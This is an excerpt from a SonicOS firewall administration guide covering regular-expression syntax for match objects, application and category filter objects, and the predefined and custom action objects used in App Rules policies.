[Regular expression syntax: Single characters](#) through [Regular expression syntax: Operators in decreasing order of precedence](#) show the syntax used in building regular expressions.

Regular expression syntax: Single characters

Representation	Definition
.	Any character except '\n'. Use /s (stream mode, also known as single-line mode) modifier to match '\n' too.
[xyz]	Character class. Can also give escaped characters. Special characters do not need to be escaped as they do not have special meaning within brackets [].
[^xyz]	Negated character class.
\xdd	Hex input. "dd" is the hexadecimal value for the character. Two digits are mandatory. For example, \r is \x0d and not \xd.
[a-z][0-9]	Character range.

Regular expression syntax: Composites

Representation	Definition
xy	x followed by y
x y	x or y
(x)	Equivalent to x. Can be used to override precedences.

Regular expression syntax: Repetitions

Representation	Definition
<code>x*</code>	Zero or more <code>x</code>
<code>x?</code>	Zero or one <code>x</code>
<code>x+</code>	One or more <code>x</code>
<code>x{n, m}</code>	Minimum of <code>n</code> and a maximum of <code>m</code> sequential <code>x</code> 's. All numbered repetitions are expanded. So, making <code>m</code> unreasonably large is ill-advised.
<code>x{n}</code>	Exactly <code>n</code> <code>x</code> 's
<code>x{n, }</code>	Minimum of <code>n</code> <code>x</code> 's
<code>x{, n}</code>	Maximum of <code>n</code> <code>x</code> 's

Regular expression syntax: Escape sequences

Representation	Definition
<code>\0, \a, \b, \f, \t, \n, \r, \v</code>	'C' programming language escape sequences (<code>\0</code> is the NULL character (ASCII character zero))
<code>\x</code>	Hex-input. <code>\x</code> followed by two hexa-decimal digits denotes the hexa-decimal value for the intended character.
<code>*, \?, \+, \(\, \), \[, \], \{, \}, \\, \/, <space>, \#</code>	Escape any special character. NOTE: Comments that are not processed are preceded by any number of spaces and a pound sign (#). So, to match a space or a pound sign (#), you must use the escape sequences <code>\</code> and <code>\#</code> .

Regular expression syntax: Perl-like character classes

Representation	Definition
<code>\d, \D</code>	Digits, Non-digits.
<code>\z, \Z</code>	Non-zero digits (<code>[1-9]</code>), All other characters.
<code>\s, \S</code>	White space, Non-white space. Equivalent to <code>[\t\n\f\r]</code> . <code>\v</code> is not included in Perl white spaces.
<code>\w, \W</code>	Word characters, Non-word characters Equivalent to <code>[0-9A-Za-z_]</code> .

Regular expression syntax: Other ASCII character class primitives

If you want...	... then use
<code>[:cntrl:]</code>	<code>\c, \C</code> Control character. <code>[\x00 - \x1F\x7F]</code>
<code>[:digit:]</code>	<code>\d, \D</code> Digits, Non-Digits. Same as Perl character class.
<code>[:graph:]</code>	<code>\g, \G</code> Any printable character except space.
<code>[:xdigit:]</code>	<code>\h, \H</code> Any hexadecimal digit. <code>[a-fA-F0-9]</code> . Note this is different from the Perl <code>\h</code> , which means a horizontal space.
<code>[:lower:]</code>	<code>\l, \L</code> Any lower case character
<code>[:ascii:]</code>	<code>\p, \P</code> Positive, Negative ASCII characters. <code>[0x00 - 0x7F]</code> , <code>[0x80 - 0xFF]</code>
<code>[:upper:]</code>	<code>\u, \U</code> Any upper case character

Some of the other popular character classes can be built from the above primitives. The following classes do not have their own short-hand due of the lack of a nice mnemonic for any of the remaining characters used for them.

Regular expression syntax: Compound character classes

If you want...	... then use	
[:alnum:]	= [\l\u\d]	The set of all characters and digits.
[:alpha:]	= [\l\u]	The set of all characters.
[:blank:]	= [\t<space>]	The class of blank characters: tab and space.
[:print:]	= [\g<space>]	The class of all printable characters: all graphical characters including space.
[:punct:]	= [^\P\c<space>\d\u\l]	The class of all punctuation characters: no negative ASCII characters, no control characters, no space, no digits, no upper or lower characters.
[:space:]	= [\s\v]	All white space characters. Includes Perl white space and the vertical tab character.

Regular expression syntax: Modifiers

Representation	Definition
/i	Case-insensitive
/s	Treat input as single-line. Can also be thought of as stream-mode. That is, '.' matches '\n' too.

Regular expression syntax: Operators in decreasing order of precedence

Operators	Associativity
[], [^]	Left to right
()	Left to right
*, +, ?	Left to right
. (Concatenation)	Left to right
	Left to right

Comments in Regular Expressions

SonicOS supports comments in regular expressions. Comments are preceded by any number of spaces and a pound sign (#). All text after a space and pound sign is discarded until the end of the expression.

About Negative Matching

Negative matching provides an alternate way to specify which content to block. You can enable negative matching in a match object when you want to block everything except a particular type of content. When you use the object in a policy, the policy will execute actions based on absence of the content specified in the match object. Multiple list entries in a negative matching object are matched using the logical AND, meaning that the policy action is executed only when all specified negative matching entries are matched.

Although all App Rules policies are DENY policies, you can simulate an ALLOW policy by using negative matching. For instance, you can allow email .txt attachments and block attachments of all other file types. Or you can allow a few types, and block all others.

Not all match object types can utilize negative matching. For those that can, you will see the **Enable Negative Matching** checkbox on the **Add/Edit Match Object** dialog.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Enable Negative Matching:

Content:

List:

ADD
UPDATE
REMOVE
REMOVE ALL
LOAD FROM FILE

About Application List Objects

The **Add** drop-down menu at the top of the **Objects > Match Objects** page also provides the **Application List Object** option, which opens the **Create Match Object** dialog. When creating an application list object, you choose from the same application categories, signatures, or specific applications that are shown on the **Rules > App Control** page. The dialog provides two choices:

- **Application** – You can create an application filter object on this screen. This screen allows selection of the application category, threat level, type of technology, and attributes. After selections are made, the list of applications matching those criteria is displayed. The **Application** screen provides one way to create a match object of the **Application List** type.
- **Category** – You can create a category filter object on this screen. A list of application categories is displayed, with descriptions that appear when you move your mouse over a category. The **Category** screen allows you to create a match object of the **Application Category List** type.

Topics:


- [About Application Filters](#) on page 157
- [About Category Filters](#) on page 159

About Application Filters

The **Application** screen provides a list of applications for selection. You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. You can also search for a keyword in all application names by typing it into the **Search** field near the top right of the display. For example, type in “bittorrent” into the **Search** field and click the **Search** icon to find multiple applications with “bittorrent” (not case-sensitive) in the name.

When the application list is reduced to a list that is focused on your preferences, you can select the individual applications for your filter by clicking the **Plus** icon next to them, and then save your selections as an application

filter object with a custom name or an automatically generated name. The image below shows the dialog with all categories, threat levels, and technologies selected, but before any individual applications have been chosen.



As you select the applications for your filter, they appear in the **Application Group** field on the right. You can edit the list in this field by deleting individual items or by clicking the eraser to delete all items. The image below shows several applications in the **Application Group** field. The selected applications are also marked with a green checkmark icon in the application list on the left side.




When finished selecting the applications to include, you can type in a name for the object in the **Match Object Name** field (first, clear the **Auto-generate match object name** checkbox) and click the **ACCEPT** button. You will see the object name listed on the **Objects > Match Objects** page with an object type of **Application List**. This object can then be selected when creating an App Rules policy or an App Based Route policy.

Application list objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

About Category Filters

The **Category** tab provides a list of application categories for selection. You can select any combination of categories and then save your selections as a category filter object with a custom name. The image below shows the dialog with the description of the **IM** category displayed.



You can hover your mouse pointer over each category in the list to see a description of it.

To create a custom category filter object:

- 1 Optionally clear the **Auto-generate match object name** checkbox and type in a name for the object in the **Match Object Name** field.
- 2 Select the checkboxes for one or more categories.
- 3 Click the **ACCEPT** button.


The object name is listed on the **Objects > Match Objects** page with an object type of **Application Category List**. This object can be selected when creating an App Rules policy or an App Based Route policy.

Application list objects created using the **Auto-generate match object name** option display a tilde (~) as the first character of the object name.

Configuring a Match Object


To configure a match object:

- 1 Navigate to the **Objects > Match Objects** page.



#	Name	Object Type	Match Type	Object Content	Negative Matching	Representation	Configure
1	Allowed Attachments	File Extension	Exact Match	txt pdf	Enable	Alphanumeric	
2	Custom-app	Custom Object	Exact Match	mycustomapp	Disable	Alphanumeric	
3	Email-from-spammer	Email From	Partial Match	@spamsite	Disable	Alphanumeric	
4	FourThreats	Application List	N/A	View Object Content	Disable	N/A	
5	Proxies-to-block	Application List	N/A	View Object Content	Disable	N/A	
6	~apname=Secretbook+The Pirate Bay +BearShare +Kazaa +LimeWire +Shareaza~catnam&t=1502764069	Application List	N/A	View Object Content	Disable	N/A	

- 2 Click **Add** and select **Match Object** at the top of the **Objects > Match Objects** page. The **Add/Edit Match Object** dialog displays.



Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Content:

List:

ADD UPDATE REMOVE REMOVE ALL LOAD FROM FILE

Ready

OK CANCEL HELP

- 3 In the **Object Name** field, type a descriptive name for the object.
- 4 Select an **Match Object Type** from the drop-down menu. Your selection here will affect available options in this screen. See [About Match Objects](#) on page 148 for a description of match object types.
- 5 Select a **Match Type** from the drop-down menu. The available selections depend on the match object type.
- 6 For the **Input Representation**, click **Alphanumeric** to match a text pattern, or click **Hexadecimal** if you want to match binary content.
- 7 In the **Content** text box, type the pattern to match.

- 8 Click **ADD**. The content appears in the **List** field. Repeat to add another element to match.

If the **Match Type** is **Regex Match**, you can select one of the predefined regular expressions and then click **PICK** to add it to the **List**. You can also type a custom regular expression into the **Content** field, and then click **ADD** to add it to the **List**.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Pre-defined Regular Expression:

Content:

List:

PICK

ADD

UPDATE

REMOVE

REMOVE ALL

LOAD FROM FILE

Alternatively, you can click **LOAD FROM FILE** to import a list of elements from a text file. Each element in the file must be on a line by itself.

- 9 To remove an element from the list, select the element in the **List** field and then click **REMOVE**. To remove all elements, click **REMOVE ALL**.
- 10 Click **OK**.

Configuring Application List Objects

This section describes how to create an Application List Object, which can be used by App Rules policies or App Based Route policies in the same way as an Application List Object created in the **Add/Edit Match Object** dialog.

For detailed information about application list object types including information about the **Category** screen, see [About Application List Objects](#) on page 157.

To configure an application list object:

- 1 Navigate to **Objects > Match Objects**.

- At the top of the page, click **Add** and select **Application List Object**. The **Create Match Object** dialog opens with the **Application** screen displayed.

Create Match Object

Match Object Name:

Auto-generate match object name

Application **Category**

<input checked="" type="checkbox"/> Category	<input checked="" type="checkbox"/> Threat Level	<input checked="" type="checkbox"/> Technology
<input checked="" type="checkbox"/> IM	<input checked="" type="checkbox"/> LOW	<input checked="" type="checkbox"/> None
<input checked="" type="checkbox"/> MULTIMEDIA	<input checked="" type="checkbox"/> GUARDED	<input checked="" type="checkbox"/> Application
<input checked="" type="checkbox"/> P2P	<input checked="" type="checkbox"/> ELEVATED	<input checked="" type="checkbox"/> Network Infrastructure
<input checked="" type="checkbox"/> PROXY-ACCESS	<input checked="" type="checkbox"/> HIGH	<input checked="" type="checkbox"/> Browser
<input checked="" type="checkbox"/> GAMING	<input checked="" type="checkbox"/> SEVERE	
<input checked="" type="checkbox"/> SRC-CTRL-APPS		

Name	Category	Technology	Threat Level	Application Group
+ ▶ 00unblock	PROXY-ACCESS	Browser	ELEVATED	
+ ▶ 100Bao	P2P	Application	HIGH	
+ ▶ 115Udown	DOWNLOAD-APPS	Application	ELEVATED	
+ ▶ 11st.co.kr	BUSINESS-APPS	Browser	LOW	
+ ▶ 1337x	P2P	Application	HIGH	
+ ▶ 163.com Alumni	SOCIAL-NETWORKING	Browser	LOW	
+ ▶ 163.com BBS	SOCIAL-NETWORKING	Browser	LOW	

ACCEPT **CANCEL**

You can control which applications are displayed by selecting one or more application categories, threat levels, and technologies. When the application list is reduced to a list that is focused on your preferences, you can select the individual applications for your filter.

- In the **Search** field near the top right of the page, optionally type in part of an application name and click the **Search** icon to search for applications with that key word in their names.
- In the **Category** pane, select the checkboxes for one or more application categories.
- In the **Threat Level** pane, select the checkboxes for one or more threat levels.
- In the **Technology** pane, select the checkboxes for one or more technologies.
- Click the **plus sign** next to each application you want to add to your filter object. To display a description of the application, click its name in the **Name** column. As you select the applications for your filter, the **plus sign** icon becomes a green **checkmark** icon and the selected applications appear in the **Application Group** pane on the right. You can edit the list in this field by deleting individual items or by clicking the **eraser** to delete all items.

Name	Category	Technology	Threat Level	Application Group
00unblock	PROXY-ACCESS	Browser	ELEVATED	00unblock
100Bao	P2P	Application	HIGH	100Bao
115Udown	DOWNLOAD-APPS	Application	ELEVATED	115Udown
11st.co.kr	BUSINESS-APPS	Browser	LOW	1337x
1337x	P2P	Application	HIGH	
163.com Alumni	SOCIAL-NETWORKING	Browser	LOW	
163.com BBS	SOCIAL-NETWORKING	Browser	LOW	

- 8 When finished selecting the applications to include, clear the **Auto-generate match object name** checkbox and then type in a name for the object in the **Match Object Name** field. Alternatively, you can simply use the auto-generated name.
- 9 Click the **ACCEPT** button. You will see the object name listed on the **Objects > Match Objects** page with an object type of **Application List**. This object can then be selected when creating an App Rules policy or an App Based Route policy.

Configuring Action Objects

- [Objects > Action Objects](#) on page 164
 - [About Action Objects](#) on page 165
 - [About Actions Using Bandwidth Management](#) on page 168
 - [Creating an Action Object](#) on page 173
 - [Modifying an Action Object](#) on page 174
 - [Related Tasks for Actions Using Packet Monitoring](#) on page 174

Objects > Action Objects

#	Name	Action Type	Content	Configure
<input type="checkbox"/>	1	Block SMTP E-Mail Without Reply	Block SMTP E-Mail Without Reply	
<input type="checkbox"/>	2	BWM Global-High		
<input type="checkbox"/>	3	BWM Global-Highest		
<input type="checkbox"/>	4	BWM Global-Low		
<input type="checkbox"/>	5	BWM Global-Lowest		
<input type="checkbox"/>	6	BWM Global-Medium		
<input type="checkbox"/>	7	BWM Global-Medium High		
<input type="checkbox"/>	8	BWM Global-Medium Low		
<input type="checkbox"/>	9	BWM Global-Realtime		
<input type="checkbox"/>	10	Bypass Capture ATP	Bypass ATP	
<input type="checkbox"/>	11	Bypass DPI	Bypass All DPI	
<input type="checkbox"/>	12	Bypass GAV	Bypass GAV	
<input type="checkbox"/>	13	Bypass IPS	Bypass IPS	
<input type="checkbox"/>	14	Bypass SPY	Bypass SPY	
<input type="checkbox"/>	15	No Action	No Action	
<input type="checkbox"/>	16	Packet Monitor	Packet Monitor	
<input type="checkbox"/>	17	Reset/Drop	Reset/Drop	

Name Name of the Action Object.

Action Type Type of action provided by the Action Object, such as **Bandwidth Management** or **Packet Monitor**.

- Content** For Bandwidth Management Action Objects, displays a **Funnel** icon.
For user-configured Action Objects, displays the content provided in the **Add/Edit Action Object** dialog.
- Configure**
- **Edit** icon: For system-provided Action Objects, the **Edit** icon is dimmed, and the Action Object cannot be modified.
 - **Delete** icon: For system-provided Action Objects, the **Delete** icon is dimmed, and the Action Object cannot be deleted.

Topics:

- [About Action Objects](#) on page 165
- [About Actions Using Bandwidth Management](#) on page 168
- [Creating an Action Object](#) on page 173
- [Modifying an Action Object](#) on page 174
- [Related Tasks for Actions Using Packet Monitoring](#) on page 174

About Action Objects

Action Objects define how the App Rules policy reacts to matching events. You can create a custom action object or select one of the predefined, default actions.


Topics:

- [About System Predefined Default Action Objects](#) on page 165
- [About Action Types for Custom Action Objects](#) on page 168

About System Predefined Default Action Objects

There are a number of system defined, default actions that are predefined by SonicOS. These default action objects cannot be edited or deleted. The default actions are displayed in the **Edit App Control Policy** dialog when you add or edit a policy from the **Rules > App Rules** page.

Default Action Objects



A number of BWM action object options are available in the predefined, default action list. The BWM action options change depending on the **Bandwidth Management Type** setting on the **Firewall Settings > Bandwidth Management** page. If the **Bandwidth Management Type** is set to **Global**, all eight priorities are

selectable. If the **Bandwidth Management Type** is set to **Advanced**, no priorities are selectable, but the predefined priorities are available when adding a policy.

Several Bypass action options are available in the default action list. These are available if the indicated security services are licensed on the firewall.

The [Adding a Policy: Predefined Default Action Availability](#) table shows the conditions under which predefined default actions are available when adding a policy.

Adding a Policy: Predefined Default Action Availability

Always Available	If BWM Type =	
	Global	Advanced
Reset / Drop	BWM Global-Realtime	Advanced BWM Low
No Action	BWM Global-Highest	Advanced BWM Medium
Bypass DPI	BWM Global-High	Advanced BWM High
Packet Monitor	BWM Global-Medium High	
Bypass GAV	BWM Global-Medium	
Bypass IPS	BWM Global-Medium Low	
Bypass SPY	BWM Global-Low	
Bypass Capture ATP	BWM Global-Lowest	

See [Predefined Default Action Object Descriptions](#) for descriptions of the predefined action types. For more information about BWM actions, see the [About Actions Using Bandwidth Management](#) on page 168.

Predefined Default Action Object Descriptions


Action Type	Description
Reset / Drop	For TCP, the connection will be reset. For UDP, the packet will be dropped.
No Action	Policies can be specified without any action. This allows “log only” policy types.
Bypass DPI	Bypasses Deep Packet Inspection components IPS, GAV, Anti-Spyware and application control. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for application control inspection. This action supports proper handling of the FTP data channel. Note that Bypass DPI does not stop filters that are enabled on the Firewall Settings > SSL Control page.
Packet Monitor	Use the SonicOS Packet Monitor capability to capture the inbound and outbound packets in the session, or if mirroring is configured, to copy the packets to another interface. The capture can be viewed and analyzed with Wireshark.
BWM Global-Realtime	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of zero.
BWM Global-Highest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of one.
BWM Global-High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 30%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of two.
BWM Global-Medium High	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of three.

Predefined Default Action Object Descriptions

Action Type	Description
BWM Global-Medium	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 50%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of four.
BWM Global-Medium Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of five.
BWM Global-Low	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts (default is 20%) and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of six.
BWM Global-Lowest	Manages inbound and outbound bandwidth, can be configured for guaranteed bandwidth in varying amounts and maximum/burst bandwidth usage up to 100% of total available bandwidth, sets a priority of seven.
Bypass GAV	Bypasses Gateway Anti-Virus inspections of traffic matching the policy. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for application control inspection. This action supports proper handling of the FTP data channel.
Bypass IPS	Bypasses Intrusion Prevention Service inspections of traffic matching the policy. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for application control inspection. This action supports proper handling of the FTP data channel.
Bypass SPY	Bypasses Anti-Spyware inspections of traffic matching the policy. This action persists for the duration of the entire connection as soon as it is triggered. Special handling is applied to FTP control channels that are never bypassed for application control inspection. This action supports proper handling of the FTP data channel.
Bypass Capture ATP	Provides a way to skip Capture Advanced Threat Protection (ATP) analysis in specific cases when you know the file is free of malware. This action persists for the duration of the entire connection as soon as it is triggered. This option does not prevent other anti-threat components, such as GAV and Cloud Anti-Virus, from examining the file.

About Action Types for Custom Action Objects

The **Action** types available for creating custom action objects are displayed in the **Add/Edit Action Object** dialog, which is displayed when you click **Add** at the top of the **Objects > Action Objects** page.



See [Action Types for Custom Action Objects](#) for descriptions of these action types.

NOTE: You can create custom action objects using the **Action** types available under **Action Object Settings** in the **Add/Edit Action Object** dialog. The default predefined action objects cannot be edited or deleted. When you create a policy, the **Edit App Control Policy** dialog provides a way for you to select from the predefined action objects along with any custom actions that you have defined.

Action Types for Custom Action Objects

Action Type	Description
Block SMTP Email - Send Error Reply	Blocks SMTP email and notifies the sender with a customized error message.
Disable Email Attachment - Add Text	Disables attachment inside of an email and adds customized text.
Email - Add Text	Appends custom text at the end of the email.
FTP Notification Reply	Sends text back to the client over the FTP control channel without terminating the connection.
HTTP Block Page	Allows a custom HTTP block page configuration with a choice of colors.
